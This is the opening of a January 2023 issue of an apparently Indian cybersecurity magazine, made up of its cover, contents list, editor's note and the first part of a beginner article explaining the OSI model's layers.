Simplifying Cyber Security since 2016

Hackercool

January 2023 Edition 6 Issue 1

Learn Hacking in Real World Scenarios

Hackers using Polyglots For AV Evasion

Learn About This Simple Technique

Your Car Is Gathering Data About You. See how?

OSI Model For Beginners

Mobile Security: Beginner's Guide

..with all other regular Features

VISIT…

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publishe -r, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Na -mes, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HACKERCOOL
Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 1

Its Absolute Silence.

Hackercool Magazine

Has Completed

Five

Editions.

""HTML SMUGGLING'S ABILITY TO BYPASS CONTENT SCANNING FILTERS MEANS THAT THIS TECHNIQUE WILL PROBABLY BE ADOPTED BY MORE THREAT ACTORS AND USED WITH INCREASING FREQUENCY."

-SECURITY RESEARCHERS ADAM KATZ AND JAESON SCHULTZ

INSIDE

See what our Hackercool Magazine January 2023 Issue has in store for you.

1. Beginner Basics :
   The OSI Model For Beginners

2. Cyber Security :
   Six Parts Of Your Car That Gather Data On You.

3. Metasploit This Month :
   NaviCAt Cred Gather and F5-BIG-IP CSRF, RCE, MCP Modules and more

4. Mobile Security :
   Beginners Guide :- From Mobile Architecture To Hacking Attacks

5. Online Security :
   What Happens To Our Data When We No Longer Use A Social Media Network Or Publishing Platform?

6. Real World Hacking :
   Hackers Using Polyglot Files For Av Evasion. Learn How.

Downloads

Other Useful Resources

The OSI Model For Beginners

BEGINNER BASICS

The OSI (Open Systems Interconnection) Model is a theoretical framework for the design and implementation of computer networks. It was developed by the International Organization for Standadardization (ISO) and is used as a reference for the design of communication protocols and communication interfaces.The importance of the OSI Model lies in its ability to provide a common language for the design and implementation of computer networks.

There are 7 layers in OSI Model. The seven layers of the OSI Model from bottom to top are the Physical Layer, Data Link Layer, Network Layer, Transport Layer, Session Layer, Presentation Layer and Application Layer. In this article, we will explore each of these layers in more detail.



7
Application Layer
Human-computer interaction layer, where applications can access the network services
6
Presentation Layer
Ensures that data is in a usable format and is where data encryption occurs
5
Session Layer
Maintains connections and is responsible for controlling ports and sessions
4
Transport Layer
Transmits data using transmission protocols including TCP and UDP
3
Network Layer
Decides which physical path the data will take
2
Data Link Layer
Defines the format of data on the network
1
Physical Layer
Transmits raw bit stream over the physical medium

Figure: 1 OSI Model Layers

The OSI model outlines the process of transmitting information from a network device such as a router to its final destination via a physical medium, and how the communication with the applicat-ion is managed. In simpler terms, it establishes a standardized method of communication betwee-n various systems.

It helps to ensure that communication between different computer systems is possible by breaking down the communication process into seven distinct layers, each with its own set of protocols and functions.




Figure: 2 Communication between the layers in OSI Model

Let's explore each layer in more detail.

Layer 1: Physical Layer

The Physical Layer is the first layer of the OSI Model and is concerned with the physical transmission of data between computers. It defines the electrical, mechanical, and functional specifications for the physical connection between devices.

The role of the Physical Layer in networking is to provide a stable and reliable connection between devices by specifying the electrical, mechanical, and functional requirements for data transmission. It also ensures that data is transmitted in a manner that is consistent with the data format defined in the other layers of the OSI Model.

"Beware of geeks bearing gifts" - Kevin Mitnick




Fig 3 : Physical Layer

The key functions of Physical Layer include:

Establishing and maintaining a physical connection between devices
Defining the electrical and mechanical specifications for data transmission
Encoding and decoding data for transmission
Defining the physical characteristics of the transmission medium

Some examples of Physical Layer technologies include Ethernet, Wi-Fi, and Bluetooth.

Layer 2: Data Link Layer

The Data Link Layer is the second layer of the OSI Model and is concerned with the delivery of data frames between computers. It provides error detection and correction functions and define -s the format of the data frames that are transmitted between devices.
The role of the Data Link Layer in networking is to provide reliable data transmission by ensuring that data frames are delivered to the destination device in a timely and accurate manner. It also provides error detection and correction functions, which help to ensure the accuracy of the data that is transmitted.

The Data Link Layer is responsible for several key functions, including:

Defining the format of the data frames that are transmitted between devices
Error detection and correction
Flow control and media access control
Media-independent transmission of data frames

"It has the ability to fully compromise online privacy via keylogging and stealing of sensitive information, such as documents, images, crypto wallets, and passwords."
- BitDefender Researcher on EyeSpy Surveillanceware

